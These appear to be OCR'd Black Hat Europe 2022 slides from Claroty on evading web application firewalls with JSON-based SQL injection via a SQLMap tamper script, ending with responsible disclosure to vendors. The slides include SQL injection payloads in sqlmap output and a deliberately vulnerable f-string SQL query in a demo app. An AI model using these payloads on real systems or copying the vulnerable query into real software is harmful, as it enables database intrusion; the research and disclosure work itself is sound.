
- SQLMap - A great tool for automatic SQL injection (although i prefer the handcrafted approach)
- Support for wide range of injection techniques and enumeration



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Introducing SQLMap


- **New module** - dynamically patches SQLi payloads
- **WAF evasion** techniques using JSON syntax
  - Set of evasion techniques



```
# Possible int payloads:
# 1) #>> - Get JSON object at specified pa
# 2) @> - JSON Left Contains
# 3) ->> Using Index - JSON Extract Using
# 4) ->> Using Keys - JSON Extract Using K

def generate_int_payload():...

# Possible str payloads:
# 1) ->> Using Keys - - JSON Extract Using
# 2) ->> Using Keys - JSON Extract Using K
# 3) #>> - Get JSON object at specified pa

def generate_str_payload():...
```

Creating A Setup


- We created a vulnerable web application setup demo



```
@app.route("/")
def home():
    args = request.args
    p = args.get("password")
    if p is None:
        return f"Hello admin, what is your password?<br><p style='color:red'>No password supplied</p>"

    con = psycopg2.connect(database="bh_playground", user="postgres", password='[redacted]", host="127.0.0.1")
    cur = con.cursor()
    query = f"select * from accounts where username='admin' and password='{p}';"

    try:
        cur.execute(query)
```

Creating A Setup


- We created a vulnerable web application
- Added Palo Alto Next Gen FW to protect our application



				Source				Destination			
	NAME	TAGS	TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICATION
1	waf_test	none	universal	waf_example WAF_INT	any	any	any	waf_example WAF_INT	any	any	httport icmp waf_test web-browsing

Creating A Setup


- We created a vulnerable web application
- Added Palo Alto Next Gen FW to protect our application
- Our application was “protected” - Payloads **Blocked by WAF**



```
[illegible]
//192.168.4.6/?password='%20or%201=1--
e: Connection reset by peer
```

Our Addition To SQLMap


- Obviously out-of-the-box SQLMap did not work…



```
[04:16:13] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[04:16:13] [CRITICAL] connection reset to the target URL
[04:16:13] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[04:16:13] [CRITICAL] connection reset to the target URL
[04:16:13] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[04:16:13] [CRITICAL] connection reset to the target URL
[04:16:13] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[04:16:13] [CRITICAL] connection reset to the target URL
[04:16:13] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[04:16:13] [CRITICAL] connection reset to the target URL
[04:16:13] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[04:16:13] [CRITICAL] connection reset to the target URL
[04:16:13] [WARNING] GET parameter 'password' does not seem to be injectable
[04:16:13] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values
technique'. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) mayb

[*] ending @ 04:16:13 /2022-11-13/

➜ sqlmap git:(master) ✗ python3 sqlmap.py -u http://192.168.4.6/\?password\=  --flush-session --db
hnique=u  --risk 3 --answers "reduce=n,continue=y"
```

Our Addition To SQLMap

But using our tamper script…it **worked** automagically!




```
GET parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
---
Parameter: password (GET)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: password=';SELECT PG_SLEEP(5)--

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: password=' UNION ALL SELECT NULL,(CHR(113)||CHR(118)||CHR(113)||CHR(113)||CHR(11
CHR(97)||CHR(88)||CHR(108)||CHR(77)||CHR(97)||CHR(72)||CHR(77)||CHR(103)||CHR(65)||CHR(117)||
z
---
```

black hat EUROPE 2022

DEMO


Disclosure



SQL database • `SQLi_BODY` • `SQLi_QUERYARGUMENTS` • `SQLi_COOKIE` • `SQLi_URIPATH` • `SQLiExtendedPatterns_BODY` • `SQLiExtendedPatterns_QUERYARGUMENTS`	Released version 2.0 of this rule group. Replaced the `URL_DECODE` text transformation with the double `URL_DECODE_UNI` text transformation and added the `COMPRESS_WHITE_SPACE` text transformation. Added more detection signatures to `SQLiExtendedPatterns_QUERYARGUMENTS`. Added JSON inspection to `SQLi_BODY`. Added the rule `SQLiExtendedPatterns_BODY`. Removed the rule `SQLi_URIPATH`.	2022-01-10

AWS WAF rules release notes

We also reported this new bypass technique to all major WAF vendors



SECURITY INCIDENT RESPONSE TEAM

The F5 Security Incident Response Team (**F5 SIRT**) is pleased to recognize the security researchers who have helped improve attack signatures for Advanced WAF/ASM/NGINX App Protect by finding and reporting ways to bypass certain attack signature checks. Each name listed represents an individual or company who has privately disclosed one or more bypass methods to us. The attack signature IDs listed are the attack signatures that F5 adds to or updates in the new attack signature update files based on the researcher's report.

2022 Acknowledgments

Name	Attack Signature Update Files	Attack Signature IDs
Noam Moshe of Claroty Research	ASM-SignatureFile_20220315_113554.im ASM-AttackSignatures_20220315_113554.im	200102058 200102059 200102060 200102061 200102062 200102063

Takeaways

- JSON in SQL is not fully explored yet
- SQLMap has great potential but needs some fine tuning when encountering a WAF
- WAF vendors are great to work with - cat & mouse game

Q&A

claroty.com/team82